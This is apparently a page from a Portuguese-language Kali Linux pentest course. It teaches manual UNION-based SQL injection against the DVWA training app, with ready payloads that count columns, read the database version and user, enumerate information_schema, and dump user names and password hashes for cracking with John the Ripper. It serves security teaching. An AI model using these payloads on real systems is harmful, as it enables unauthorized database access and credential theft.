Pentest com Kali Linux

Instrutor:Vitor Mazuco


http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com


WebSite:http://vmzsolutions.com.br

Já sabemos que o DVWA é vulnerável à Injeção de SQL, então vamos fazer login e testar. Agora, abra o HackBar (pressione F9) e clique em **Load URL**. O URL na barra de endereços agora deve aparecer no HackBar. No HackBar, substituímos o valor do parâmetro id por *1' order by 1* -- ' E clique em **Execute**.


Continuamos aumentando o número após a ordem e executando os pedidos até Nós obtemos um erro. Neste exemplo, isso acontece quando a ordem está em 3.




Agora, sabemos que a consulta tem duas colunas. Vamos tentar se podemos usar a declaração UNION para extrair alguma informação; Agora defina um valor de id para: 1' union select 1,2 -- ' e **Execute.**



Isso significa que podemos pedir dois valores na consulta de união, como a versão do DBMS (Database Management System) e o usuário do banco de dados; defina o **id** para: 1' union select @@version,current_user() -- ' e **Execute**



Vamos procurar algo mais relevante, os usuários do aplicativo, por exemplo. Primeiro, precisamos localizar a tabela dos usuários; defina o **id** para: *1' union select table_schema, table_name FROM information_schema.tables WHERE table_name LIKE '%user%' -- '*




OK, sabemos que o banco de dados (ou esquema) é chamado *dvwa* e a tabela que estamos procurando é *users*. Como temos apenas duas posições para definir valores, precisamos saber quais colunas da tabela são as que nos são úteis; defina o id para: *1' union select column_name, 1 FROM information_schema.columns WHERE table_name = 'users' -- '*

Básico de SQL Injection

```
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: user_id
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: first_name
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: last_name
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: user
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: password
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: avatar
Surname: 1
```

E, finalmente, sabemos exatamente o que pedir; defina o **id**

para: *1' union select user, password FROM dvwa.users -- '*



No campo *First name*, temos o nome de usuário do aplicativo e no Campo *Surname* temos o *hash* de senha de cada usuário;

Podemos copiar esses *hashes* para um arquivo de texto e tentar decifrá-los com o ***John the Ripper*** ou nosso cracker de senha a sua escolha.